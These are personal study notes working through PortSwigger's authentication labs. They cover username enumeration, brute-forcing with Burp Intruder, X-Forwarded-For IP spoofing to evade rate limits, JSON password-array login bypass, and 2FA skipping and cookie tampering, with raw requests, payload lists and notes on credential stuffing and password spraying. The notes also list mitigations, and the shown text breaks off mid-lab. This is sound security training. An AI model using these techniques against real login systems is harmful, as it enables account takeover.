🛡️ PortSwigger Authentication Labs Walkthrough/writeups

🙏 Welcome to my personal notes on authentication-related challenges and labs on https://portswigger.net/web-security/authentication .These notes are written from scratch based on techniques I practiced.

🔐 Lab: Username Enumeration via Different Responses

🎯 Goal:

Identify a **valid username** and then **brute-force the password** using response differences.

🧭 Step-by-Step Guide

🧪 Step 1: Visit the Login Page

- Open the lab and go to the login page.
  Enter a random username (randomUser) and password (123456).
- Submit the form.

🔍 Step 2: Intercept the Request in Burp

- Open **Burp Suite**.
- Go to **Proxy > HTTP history**.
- Find the POST /login request.

- **Right-click → Send to Intruder**.

🎯 Step 3: Enumerate Usernames

- In the Intruder > **Positions tab**, clear all auto-set positions.
- Highlight only the **username** field and click **"Add §"**.

Example:

username=§testuser§&password=wrongpass

- Go to **Payloads tab**:
    - Payload type: **Simple list**
    - Paste the **username list** from the lab.

🚀 Step 4: Start the Attack

- Click **Start Attack**.
- In results, look for:
    - Different **lengths** or **status codes**
    - Or a different **response message** like:
        - "Invalid password" (means username is valid!)
        - "Invalid username" (means not valid)

✅ **Result**: You'll identify a valid user, like., adkit.

🔁 Step 5: Brute-force the Password

- Reuse the same login request in **Intruder**.
- This time, place payload markers around the **password**.

Example:

username=adkit&password=§guesspass§

- Go to **Payloads** tab:
    - Paste the **password list** from the lab.

🚀 Step 6: Start the Attack Again

- Click **Start Attack**.
- Look for:
    - A different **length**
    - Or response saying **"Welcome"**, or redirects to account/dashboard.

✅ Now you have the **correct password**!

🔐 Step 7: Log In

- Right-click the valid response → **Show response in browser**.
- Log in with:
    - Username: the valid one you found
    - Password: the correct one from brute-force

💥 Boom! Lab is Solved ✅

🔍 Key Takeaways

- ❗ Different login error messages expose **valid usernames**.
- 🛠️ Burp Suite can automate finding valid usernames and passwords using **Intruder**.
- ⚠️ It's a **logic flaw** that leaks sensitive information through response differences (text, length, status).
- 🔒 Secure apps should return the **same error message** for all login failures.
- 🚫 Prevent with **generic errors**, **rate limiting**, and **monitoring**.

🔐 Lab: Username Enumeration via Subtly Different Responses

🎯 **Goal:** Identify a valid username (based on minor differences in error messages) and brute-force the correct password.

🧭 Step-by-Step Guide

✅ Step 1: Submit an Invalid Login

- Open the lab in your browser with **Burp Suite running**.
- Enter a **random username** and **random password** in the login form.
- Intercept the request with **Burp Proxy**, and:
    - **Right-click → Send to Intruder**.

✅ Step 2: Configure Burp Intruder for Username Enumeration

- In **Intruder > Positions**, confirm that only the **username** is marked with §.
- In the **Payloads** tab:
    - Select **Payload Type: Simple list**.
    - Paste the **candidate usernames** from the lab.

✅ Step 3: Use Grep - Extract to Detect Subtle Differences

- Go to the **Settings** tab (right panel).
- Under **Grep - Extract**, click **Add**.
- In the response preview:
    - **Scroll to the error message** (e.g., `Invalid username or password.`).
    - **Highlight the entire message** with your mouse.
    - Click **OK** (Burp auto-fills the offset).
- Start the attack by clicking **Start Attack**.

🔍 Step 4: Analyze Results to Find the Valid Username

- Once the attack finishes, look at the new column.
- Sort the results by this column.
- You'll find one entry with a **slightly different** message:
    - Invalid username or password </p> and others will Invalid username or password
- ✅ This indicates a **valid username**.
- **Send it to the intruder.**

🔑 Step 5: Brute-force the Password

- Go back to **Intruder**.

- In **Positions**:
    - Replace the username with the valid one you just found.

Set the § payload marker around the **password** value.
`username=username_that_you_got&password=§password§`

- In the **Payloads** tab:
    - Clear the old list.
    - Paste the **candidate passwords**.
- Click **Start Attack**.

🟢 **Step 6: Identify the Valid Password**

- When the attack completes:
    - Check for the length, the different length is the password.
    - You will get HTTP/2 302 Found.

🎉 **Step 7: Log In**

- Return to the login page.
- Enter the **valid username** and **valid password**.
- Or choose Show response in browser.

✅ **Lab Solved!**

Grep-Extract

Grep extract of burp intruder is used when the server **tries to hide** whether the username or password is incorrect, by giving a **generic error message** like:

Invalid username or password.

So We use **Grep - Extract** to **pull out the exact error message** and compare it across all responses. That's how we spot the **one username** that gets a **slightly different message**, revealing it's valid.

When the difference is **too small for response length or status code to catch**, **Grep - Extract** becomes the best way to detect it.

🧪 Lab: Username Enumeration via Response Timing

🎯 Goal:

This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

The application **tries to hide** whether the username is valid — but it accidentally leaks information based on how **long** it takes to respond.

⏳ Core Idea: Timing Side Channel

When you send:

```
POST /login
username=someuser&password=verylongpassword...
```

The app behaves differently depending on the **validity of the username**:

Case	Behavior
❌ Invalid username	Rejects **immediately** (no password hash check) → **Fast response**
✅ Valid username	Attempts to verify password → **Slower response**, especially for **long passwords**

This difference in response time becomes the **"subtle leak"** that you can measure.

1️⃣ Submit a Login Request

- Go to the login page of the lab.

- Enter any **random username and password**, e.g.:
  `username=abcd&password=123456`
- Intercept the request in **Burp Suite** → **Send it to Repeater**.

2️⃣ Notice IP-Based Brute-force Protection

- If you submit too many login attempts, the server **blocks your IP**.
- This lab supports the **`X-Forwarded-For` header**.
  🔐 Use this header to **spoof your IP** and bypass rate-limiting.

3️⃣ Observe the timing difference manually

- In Repeater, try:
  - `username=anyuser_name` with a long password (e.g., 100 chars)
  - Then try a **real username** (your lab username) with the same long password which is given for testing(`wiener`).
- Notice the difference(in milliseconds):
  - **Invalid username** → Fast response
  - **Valid username** → Slow response

4️⃣ Send request to Burp Intruder and use Pitchfork attack

- Send the request to the Intruder.
- Add `X-Forwarded-For` header to spoof IP like

Referer: https://0a3f001d032f80b3c0a545db00bd0083.web-security-academy.net/login

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Dnt: 1

Sec-Gpc: 1

Priority: u=0, i

Te: trailers

X-Forwarded-For:100

username=eh&password=carlos+root+admin+test+guest+info+adm+mysql+user+administrator+oracle+ftp+pi+puppet+ansible+ec2-user+vagrant+azureuser+academico+acceso+access+accounting+accounts+acid+activestat+ad+adam+adkit+admin+administracion+administrador+administrator+administrators+admins+ads+adserver+adsl+ae+af+affiliate+affiliates+afiliados+ag+agenda+agent+ai+aix+ajax+ak+akamai+al+alabama+alaska+albuquerque+alerts+alpha+alterwind+am+amarillo+americas+an+anaheim+analyzer+announce+announcements+antivirus+ao+ap+apache+apollo+app+app01+app1+apple+application+applications+apps+appserver+aq+ar+archie+arcsight+argentina+arizona+arkansas+arlington+as+as400+asia+asterix+at+athena+atlanta+atlas+att+au+auction+austin+auth+auto+autodiscover

- Set **payload positions** on:
    - The **username**
    - The **X-Forwarded-For** header, set it to 100 as payload has 100 usernames.
- **Payload position 1 (X-Forwarded-For):**
    - Payload type: Numbers → Range 1 to 100
- **Payload position 2 (username):**
    - Paste the list of candidate usernames

5️⃣ Start the attack and analyze timing

- Look for the row with the **longest response time** → that's the **valid username**.
- Repeat to confirm consistency(optional).

6️⃣ Brute-force the password for the valid username

- Send request to Intruder.

- Use the same IP spoofing setup.

- Add payload positions for:
  - `X-Forwarded-For`
  - `password`
- Fix the username (now you know it).
- Use a password wordlist in the second payload position.

7️⃣Start the attack and find the correct password

- Look for a **302 redirect** → this means successful login.
- Note the correct password.

8️⃣Log in with the valid credentials

- Use the valid **username and password** in the login form.
- You're redirected to the account page.
- Or use show response in the browser.

💥Boom You solved the lab

🔧 Why use Burp Intruder + Pitchfork here?

You're doing a **two-variable attack**:

- `username or password`: changes per attempt (trying to find valid one)
- `X-Forwarded-For`: changes to **spoof the IP** so you don't get blocked

So:

- Use **Pitchfork mode** to **pair each spoofed IP** with a **username**
- Long password (~100 characters) is used to **amplify the delay** if the username is valid

Burp Intruder X-Forwarded-For

The "X-Forwarded-For" (XFF) header in Burp Suite is used to spoof the client's IP address when testing web applications. By adding or modifying this header in Burp's proxy, testers can simulate requests from different IP addresses, bypass IP-based restrictions, and assess how applications handle potentially untrusted client IP information.

🧠 **Why it's Important in Labs (and Real Attacks)**

Normally, when you make a request to a web server:

- The **server sees your real IP** (e.g., `203.0.113.5`).
- If you send too many login attempts, the server might **block your IP** to prevent brute-force attacks.

But if the server **trusts the `X-Forwarded-For` header**, you can **spoof your IP address** by changing the value of this header.
This **bypasses rate limiting or blocking**, because each request appears to come from a "different" IP.

🔓 **Example:**

Real Request:

http

CopyEdit

```
POST /login HTTP/1.1
Host: vulnerable-site.com
...

username=admin&password=wrongpass
```

Spoofed Request:

http

CopyEdit

```
POST /login HTTP/1.1
Host: vulnerable-site.com
```

```
X-Forwarded-For: 1.1.1.1
...

username=admin&password=wrongpass
```

On the next request, you can spoof again:

```
X-Forwarded-For: 2.2.2.2
```

So every login attempt seems to come from a different IP.
👉 This tricks the server's brute-force detection system.

🧪 **Use case:**

- Username Enumeration via Response Timing
- Brute-force Protection via IP Blocking
- 2FA Bypass with Rate Limit on IP

⚠️ **Important:**

- This only works if the **web application or proxy doesn't validate or sanitize** the `X-Forwarded-For` header.
- Many **modern servers** are smart enough to **ignore spoofed IP headers** unless coming from trusted proxies.

Flawed brute-force protection

It is highly likely that a brute-force attack will involve many failed guesses before the attacker successfully compromises an account. Logically, brute-force protection revolves around trying to make it as tricky as possible to automate the process and slow down the rate at which an attacker can attempt logins. **The two most common ways of preventing brute-force attacks are:**

- Locking the account that the remote user is trying to access if they make too many failed login attempts

- Blocking the remote user's IP address if they make too many login attempts in quick succession

Both approaches offer varying degrees of protection, but neither is invulnerable, especially if implemented using flawed logic.

For example, you might sometimes find that your IP is blocked if you fail to log in too many times. In some implementations, the counter for the number of failed attempts resets if the IP owner logs in successfully.This means an attacker would simply have to log in to their own account every few attempts to prevent this limit from ever being reached.

Lab: Broken brute-force protection, IP block

🎯 Goal: Brute-force Carlos's password

➡️ Challenge: IP gets blocked after 3 failed login attempts
➡️ Flaw: Logging in to your own account resets the failed attempt counter

🛠️ Step-by-Step Instructions

✅ 1. Open the Lab

Log in with your own credentials given for testing:

```
username: wiener
password: peter
```

🧪 2. Test the login rate-limiting

Try **3 wrong logins** for `carlos`, like:
makefile
CopyEdit
```
username: carlos
password: wrong1
```
After 3 tries, the server blocks your IP:

"You have made too many incorrect login attempts. Please try again in 1 minute(s)".

The X-Forwarded-For is sanitized so we cannot use this method here.

🔍 3. Discover the flaw

- Try logging in with testing credentials again (`wiener:peter`)
- You'll see it works! ✅

👉 This **resets the IP block counter**.

💡 **Flaw**: The block counter resets if a *valid* login is made from the same IP under the given time to try again.

🧰 4. Prepare Burp Intruder attack

- Go to the login page.
- Submit a wrong login: `username=carlos&password=wrongpass`
- In Burp, **intercept** the request and **send it to Intruder.**

🧨 5. Set Payload Positions (Pitchfork Attack)

Intruder > Positions:

Replace the body with:

```
username=§user§&password=§pass§
```

Attack Type: **Pitchfork**

⚙️ 6. Payloads Configuration

📌 Payload Set 1 (`user`):

Make a list alternating between `wiener` and `carlos` like:

```
wiener
carlos
wiener
carlos
wiener
carlos
...
```

Repeat this until `carlos` appears at least 100 times.

💡 `wiener` should appear before each `carlos`.

Logic : The idea is simple alternate wiener,carlos because if we keep only carlos then it will be blocked.

📌 Payload Set 2 (`pass`):

```
peter
123456
peter
password1
peter
abc123
```

...

Repeat `peter` before every real password guess for `carlos`.

Same reason for alternate password as in payload 1.

⛳ This ensures **wiener logs in after every 1 failed Carlos attempt**, resetting the IP block counter.

🧵 7. Enable Sequential Requests

- In Intruder → **Resource Pool**
- Set **Max concurrent requests = 1**

📌 This is **important** to maintain correct request order.

🚀 8. Start the Attack

- Start attack
- Wait for results

🔎 9. Analyze Results

- In Intruder Results:
  - Click **Columns > Status Code**
  - Filter out all **200 responses**
  - Look for **302 Found** → This indicates **successful login**

✅ You'll find one response where `username=carlos` got a **302**.

That's the correct password!

🔐 10. Log in as Carlos

- Use that password with `carlos`

- Access the **Account page**

💥**Boom Lab Solved!**

Account locking

One way in which websites try to prevent brute-forcing is to lock the account if certain suspicious criteria are met, usually a set number of failed login attempts. Just as with normal login errors, responses from the server indicating that an account is locked can also help an attacker to enumerate usernames.

🔓 Objective:

Exploit a logic flaw in **account lockout protection** to:

1. 🕵️ Identify a **valid username** (via different server behavior).
2. 🔑 Brute-force that user's **password** (despite account lockout).
3. ✅ Log in and solve the lab.

✅ Step-by-Step Breakdown

🧪 Step 1: Test a login manually

- Open the lab in your browser.
- In the login form, enter:
  - Username: `invalidUser`
  - Password: `anything`
- Click **Login**.
- Capture the request in **Burp Suite** (HTTP history tab).
- **Send to the Intruder**.

🎯 Step 2: Username Enumeration via Burp Intruder

Intruder Setup:

- **Attack Type**: `Cluster bomb`

Modify POST body to this:
`username=§username§&password=example§§`

- You are marking:
  - `username` for testing different usernames
  - `password` with a blank payload, repeated 5 times (to trigger account lock)

Payloads:

- Payload set 1:
  - Load candidate usernames (e.g., `usernames.txt`)
- Payload set 2:
  - Payload type: `Null payloads`
  - Number: `5`

💡 **Why?**

This sends **5 login attempts per username**:

- For **invalid usernames**, nothing special happens — same error each time.
- For a **valid username**, the system shows:
  "You have made too many incorrect login attempts. Please try again in 1 minute(s)."

Add Grep Extract:

- Go to **Options > Grep - Extract**
- Add extraction, select invalid username or password

This will help identify which response **does not contain any error** (a successful login).

Valid usernames will eventually show:
“You have made too many incorrect login attempts.Please try again in 1 minute(s).”

Analyze Responses:

- Sort or look for the **different error message i.e** *You have made too many incorrect login attempts.Please try again in 1 minute(s)* invalid will .
- ✅ **That username is valid. Write it down.**

🔐 Step 3: Brute-force the password

Now that we know a **valid username**, try to crack the password.

Intruder Setup:

- Send the response of the valid username to the intruder.
- Change attack type to: **Sniper.**
- Set the payload to password and set the same Extract-match as earlier.

Start Attack:

- In the results, look at the grep extract column and notice that there are a couple of different error messages, i.e invalid username or password — that’s the correct password.

- ⚠️ You may hit the lockout — **wait 1–2 minutes**.

✅ Step 4: Login manually

- Wait a minute for the lockout to reset.
- Login with valid username and password:


  You'll be logged in and redirected to `/my-account`.

  💥**Boom Lab Solved!**

🔥 What is Cluster Bomb in Burp Suite?

Cluster Bomb is an **Intruder attack type** that:

- Tests **all combinations** of payloads at **multiple positions**.



💡 Use Case: This Lab ("Username enumeration via account lock")

We want to:

Goal	Explanation
🔍 Test **many usernames**	To find which one is **valid**
🔁 Send **5 requests per username**	Because valid usernames get **locked out after 5 failed attempts for wrong password**

✅ Why Cluster Bomb is used here

We need **two payload positions**:

1. **Username** (payload set 1)
    - A list of possible usernames: `carlos`, `alice`, `bob`, etc.

2. **Blank (null) payload** (payload set 2)
    - Just a dummy value so Burp sends each username **5 times**.

🔧 **Example setup:**

In Burp Intruder:

```
POST /login HTTP/1.1
...
username=§USERNAME§&password=example§§
```

Resulting behavior:

Burp will send:

```
carlos + blank
carlos + blank
carlos + blank
carlos + blank
```

```
carlos + blank

alice + blank
alice + blank
alice + blank
alice + blank
alice + blank
...
```

Each username gets **5 login attempts**, which will **trigger the lockout** only if the username is **real**.

🔎 **Then what?**

In the responses:

- **Invalid usernames** → same error message every time.
- **Valid username** → after 5 tries → you get:
  "You have made too many incorrect login attempts..."

Boom! You now know **which username is real** ✅

🔍 How to Know an Account is Locked (Real World Techniques)

1. Look for Different Response Messages

When testing multiple usernames:

- Invalid usernames → consistently return generic error (e.g., `Invalid username or password`)
- **Valid usernames** → after repeated attempts return something like:
  - `"Too many failed login attempts, try again later"`
  - `"Account temporarily locked"`

✅ That's your signal the username is **valid** and **locked**

🔐 1. Why Account Locking Isn't Foolproof

🧪 What It Does:

- After N failed attempts (e.g., 3), **lock the account temporarily** (e.g., for 1 minute).

🔓 How Attackers Bypass It:

✅ By targeting many users lightly instead of one user heavily.

🧠 Attack Strategy (Smart Brute Force):

1. Build a **list of candidate usernames** (from leaks, patterns, etc.).
2. Choose **just a few common passwords** (e.g., `"123456"`, `"password"`, `"qwerty"`).
3. Send each password attempt **only once per user**.

🔄 This avoids triggering any lockout but may still succeed if **any user** has a weak password.

> ⚠️ Account lockout protects **individual accounts**, not the whole system.

🧨 2. Credential Stuffing Bypasses Account Lockout Too

🧪 What It Is:

- Use real username:password combos from **data breaches** (e.g., from Pastebin, combo lists).

🔓 Why It Works:

- Only 1 attempt per account → no lockout.
- **High success rate** due to password reuse across websites.

✅ Account lockout is useless here — you're not brute-forcing, you're just **trying credentials that already exist**.

🛡️ 3. What About User Rate Limiting?

🧪 What It Does:

- Detects excessive login attempts from a **single IP address**.
- Blocks IP temporarily or until CAPTCHA is solved.

🔓 How It Can Be Bypassed:

- **IP rotation** (proxy lists, VPNs, Tor)
- **X-Forwarded-For header spoofing** (some sites respect this)
- Use **distributed botnets** (each IP does a small part of the job)
- Use **password spray** tactics with low rates
  🎯 It protects the **infrastructure**, not individual accounts.

🧠 Summary: Real-World Pentester Mindset

Protection	What it blocks	How to bypass
🔐 Account Locking	Brute force on a single account	Target many users, use few passwords
🛡️ IP Rate Limiting	High rate from one IP	Use IP rotation or spoof headers
🎭 CAPTCHA / MFA	Bots	More difficult, but CAPTCHA solvers exist

🔧 Effective Mitigations (For Defenders)

- **CAPTCHA** after a few attempts

- **Multi-Factor Authentication (MFA)**
- Monitor for **credential stuffing behavior** (anomalous geolocation, patterns)
- **Device fingerprinting** instead of IP-based tracking
- **Login throttling** rather than full lockout

JSON format bypass

Lab: Broken brute-force protection, multiple credentials per request

🧠 Goal

Exploit a logic flaw in the login endpoint that processes an array of passwords — stopping brute-force detection.

✅ Step-by-Step Guide

1. Open the Lab

- Click **"Access the Lab"**.

2. Capture Login Request

- Go to the **login page** on the lab site.
- Enter:
  - Username: `carlos`
  - Password: `anything` (a dummy value)
- Intercept this request in **Burp Proxy**.

You'll see a `POST /login` request with a **JSON format** like:

```
{
  "username": "carlos",
  "password": "wrongpass"
}
```

-

---

3. Send to Repeater

- Right-click the request → **Send to Repeater**.
- Go to the **Repeater** tab.

4. Modify the JSON Password Field

Create the password list in json a JSON **array format,** which is given in the lab like:

```
{
  "username":"carlos","password":[
  "123456",
  "password",
  "12345678",
  "qwerty",
  "123456789",
  "12345",
    ...
  ]
}
```

5. Send the Request

- Click **Send** in Burp Repeater.
- Look at the response:

- If you get **HTTP 302 Found**, that means login **succeeded**.
- Look for a **Set-Cookie** header with `session` or `auth` token.

6. Access the Logged-in Page

- Right-click → **Show Response in Browser** → **Copy URL**.
  Paste this URL in your browser.
- You'll be logged in as **Carlos**.

💥**Boom solved the lab**

💡 **Why This Works**

The server **naively iterates over the array of passwords** and authenticates if **any** one matches, **without triggering rate-limiting or brute-force defenses**. This bypasses traditional brute-force protections expecting one credential per request.

✅ Why Repeater over Intruder for Json format

In most real-world scenarios, **JSON-based authentication** bypass—especially for **API endpoints** or **AJAX-backed login forms**—is best tested and exploited using **Burp Suite Repeater**, not Intruder

Intruder sends one password per request.
That triggers the server's **brute-force detection** after a few attempts (e.g., lockout, CAPTCHA, rate limit).
It also doesn't support sending a **single crafted JSON array** easily without complex configuration or extensions.

✅ **Why Repeater works:**

> You only send **one** request.That request contains a JSON array of all candidate passwords.

The server loops through the array internally — **no rate-limiting is triggered**.
Repeater is perfect for manually crafting this kind of non-standard, logic-based exploit.

What Is HTTP Basic Authentication?

In HTTP basic authentication, the client receives an authentication token from the server, which is constructed by concatenating the username and password, and encoding it in Base64.This token is stored and managed by the browser, which automatically adds it to the `Authorization` header of every subsequent request.

It's a simple authentication scheme using the Authorization header:
Authorization: Basic base64(username:password)

No session management or cookies involved — the browser sends this header **with every request** to the same realm.

🚨 Why It's Insecure

For a number of reasons, this is generally not considered a secure authentication method.

1. Credentials Sent with Every Request

Since the Authorization header contains the raw base64-encoded, it involves repeatedly sending the user's login credentials with every request .Unless the website also implements HSTS, user credentials are open to being captured in a man-in-the-middle attack.
Base64 is not encryption — it’s trivially reversible.

2. No Brute-force Protection by Default

3. Vulnerable to MITM (If No HTTPS or No HSTS)

If the site doesn't enforce **HTTPS (via HSTS)**, credentials can leak over the network via HTTP.
HSTS (HTTP Strict Transport Security) forces clients to use HTTPS, reducing this risk.

4. No Built-in CSRF Protection

Since the browser automatically sends the `Authorization` header to any request matching the domain:

- **No CSRF tokens or validation steps exist** in Basic Auth.

5. Credential Reuse Risk

Even if the page being protected isn't sensitive, leaked credentials may be reused:

- Internal admin panels
- APIs
- External services (if the same credentials are used elsewhere)

🛡️ Mitigation Best Practices

- Avoid Basic Auth for anything sensitive.
- Use **OAuth**, **JWT**, or session-based login with CSRF protection.
- Always enforce HTTPS via **HSTS**.
- Implement rate-limiting and lockout on repeated failures.

🔍 How to Identify HTTP Basic Authentication

When you're doing reconnaissance or browsing a target:

✅ **Indicators of HTTP Basic Auth:**

1. **Browser popup** asking for username and password (instead of a login form).

   HTTP response header:

   HTTP/1.1 401 Unauthorized

   WWW-Authenticate: Basic realm="Secure Area"

2. Requests from browser include a header like:

   Authorization: Basic dXNlcm5hbWU6cGFzc3dvcmQ=

   → You can decode this with:

```
echo "dXNlcm5hbWU6cGFzc3dvcmQ=" | base64 -d

# Output: username:password
```

🔐 Multi-Factor Authentication (MFA)?

Multi-Factor Authentication (MFA) is a **security process** that requires users to present **two or more independent pieces of evidence (factors)** to verify their identity before gaining access to a system or service.

It is based on something you know(Password,PIN,Security question answer**) and something you have (**Mobile phone (for receiving OTP or push notification), Hardware token (like a YubiKey), Smart card, Authenticator app (generating TOTP codes)**).**

✅ Why MFA?

Passwords alone are vulnerable to:

- Phishing
- Credential stuffing
- Brute-force attacks
- Data breaches

MFA adds an extra layer of defense, making it much harder for attackers to gain unauthorized access, even if they steal a password. However, as with any security measure, it is only ever as secure as its implementation. Poorly implemented two-factor authentication can be beaten, or even bypassed entirely, just as single-factor authentication can.

Email-based 2FA is one such example.

🔍 The Three Types of Authentication Factors

MFA typically combines **at least two** of the following:

Factor Type	Description	Examples

Something You Know	A secret the user memorizes	Password, PIN, answer to security question
Something You Have	A physical object in the user's possession	Smartphone, security token, smart card
Something You Are	A physical trait of the user	Fingerprint, face scan, retina scan

Example: Logging in with a password (something you know) and a code from your phone (something you have).

🧠 How MFA Works (Typical Flow)

1. User enters **username and password**.
2. System prompts for a second factor:
    - OTP code
    - Push approval
    - Biometric scan
    - Security key tap
3. If both factors are correct → **access granted**.

🔐 Two-Factor Authentication (2FA) Tokens

A **2FA token** is a **physical or digital object** used as the **"something you have"** factor in a **two-factor authentication** setup. It generates or

delivers a **one-time passcode (OTP)** or verifies your identity alongside your password (the “something you know”).

In addition to being purpose-built for security, these dedicated devices also have the advantage of generating the verification code directly.

✅ Types of 2FA Tokens

1. Software Tokens

Tokens generated by apps on a phone or device

🟢 **Examples:**

- Google Authenticator
- Microsoft Authenticator
- Authy
- FreeOTP

2. Hardware Tokens

Dedicated physical devices that generate OTPs.

Many high-security websites now provide users with a dedicated device for this purpose, such as the **RSA token or keypad device,hardware keypads** that you might use to access your online banking or work laptop.

How they work: These generate Time-Based One-Time Passwords (TOTP) directly on the device.

🔐 **Examples:**

- RSA SecurID
- FortiToken

- HID Global
- SafeNet token

🕑 Usually based on:

- **TOTP**: like software tokens, synced via time
- **HOTP**: event-based, code changes when button is pressed

✅ **Pros:**

- Does not depend on internet or smartphone
- Resistant to malware on mobile devices

3. U2F/FIDO2 Security Keys

Phishing-resistant hardware tokens used via USB, NFC, or Bluetooth

🔑 **Examples:**

- YubiKey
- Google Titan Key
- SoloKey

4. SMS or Email OTP Tokens *(not recommended for strong security)*

- You receive a **code via SMS** or **email** after entering your password.
- Easy to implement, but weak due to:
    - SIM swap attacks
    - Email compromise
    - Interceptable messages

🚨 Bypassing Two-Factor Authentication: Common Flaws

1. Broken Authentication Flow (Session Mismanagement)

- **Description:** If a system creates a session or token after the user enters only their **username and password**, and before verifying the second factor, then the user is already "partially authenticated."

- **Attack Method:** An attacker who has stolen valid credentials may:

    - Submit the username and password

    - Skip the 2FA prompt

    - Attempt to directly access URLs or endpoints intended for logged-in users

- **Result:** If the system fails to enforce 2FA completion at each step, the attacker gains access without ever providing the second factor.

2. Missing 2FA Enforcement on Sensitive Endpoints

- **Description:** Developers may secure the login flow but **forget to protect APIs, internal routes, or secondary login mechanisms**.

- **Attack Method:** After logging in with credentials, an attacker manually navigates to protected routes (like `/dashboard` or `/account`) via crafted requests.

- **Example:** An attacker uses a proxy (like Burp Suite) to intercept and modify HTTP requests after login, skipping 2FA checks.

3. Insecure Token/Session Issuance

- **Description:** If session tokens are issued **before 2FA is verified**, they may be reused to access protected resources.

- **Attack Method:**

    - Log in with just a password

    - Capture the session token from the response

    - Reuse that session token in another request, bypassing the second step

Lab: 2FA simple bypass

Goal 🎯

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code.

This **2FA simple bypass** lab is designed to teach a **common logic flaw**: when a website **doesn't properly enforce 2FA server-side** .

✅ Step-by-Step Walkthrough

🔓 1. Login as your own user

- Go to the login page.

Enter your credentials given in the lab:
`Username: wiener`

`Password: peter`

Submit the form

📧 2. Check your email

- The site will prompt for a 2FA code.
- Click the **"Email client"** button.
- You will receive an email with your code. (This simulates real 2FA via email.)

But **you don't need to enter the code now** — instead:

👤 3. Go to /my-account

While still logged in, change the browser URL to:
`https://<your-lab-id>.web-security-academy.net/my-account`

- You will be taken directly to your account page — *without entering the 2FA code*.
- This shows the 2FA is **not enforced on backend routes**, just UI-side.

🔐 4. Log out and Login as Carlos

Log out and Go back to the login page.
Enter victim's credentials :
`Username: carlos  Password: montoya`

Submit the form.

You'll now be asked for Carlos's 2FA code (which you don't have).DO NOT enter anything.

🚨 5. Bypass 2FA

In the browser address bar, replace the current URL with:

perl
CopyEdit
`https://<your-lab-id>.web-security-academy.net/my-account`

- Hit Enter.

💥 BOOM Lab Solved

🔍 What did we learn?

This is a **2FA logic flaw**:

- The 2FA verification step is **not enforced server-side**.
- You can skip it by accessing protected endpoints directly.

Flawed two-factor verification logic

Sometimes flawed logic in two-factor authentication means that after a user has completed the initial login step, the website doesn't adequately verify that the same user is completing the second step.

For example, the user logs in with their normal credentials in the first step as follows:

```
POST /login-steps/first HTTP/1.1 Host: vulnerable-website.com ... username=carlos&password=qwerty
```

They are then assigned a cookie that relates to their account, before being taken to the second step of the login process:

```
HTTP/1.1 200 OK Set-Cookie: account=carlos GET
/login-steps/second HTTP/1.1 Cookie: account=carlos
```

When submitting the verification code, the request uses this cookie to determine which account the user is trying to access:

```
POST /login-steps/second HTTP/1.1 Host:
vulnerable-website.com Cookie: account=carlos ...
verification-code=123456
```

In this case, an attacker could log in using their own credentials but then change the value of the `account` cookie to any arbitrary username when submitting the verification code.

```
POST /login-steps/second HTTP/1.1 Host:
vulnerable-website.com Cookie: account=victim-user
... verification-code=123456
```

This is extremely dangerous if the attacker is then able to brute-force the verification code as it would allow them to log in to arbitrary users' accounts based entirely on their username. They would never even need to know the user's password.

Lab: 2FA broken logic

Lab: 2FA bypass using a brute-force attack

🎯 Goal:

To bypass 2FA authentication by brute forcing.

Access **Carlos's account** even though you don't have his 2FA code(`4-digit security code`) — by brute-forcing it in a smart way that works **despite login session resets**.

✅ Step-by-Step Solution

🧪 Step 1: Login manually as Carlos

- Go to the login page, Enter the given credentials:
  `Username: carlos`

  `Password: montoya`
- You'll be taken to a **2FA input page** (`/login2`).

🔄 Step 2: Create a Macro

1. Go to:
   `Burp Suite → Setting→ Project→ Session → Handling Rules`
2. Click **Add**.

Configure the Rule to Run a Macro

- In the **"Session Handling Rule Editor"**:
    - In **Rule Description**
- Go to the **“Scope” tab**:
    - Choose: **“Include all URLs”**
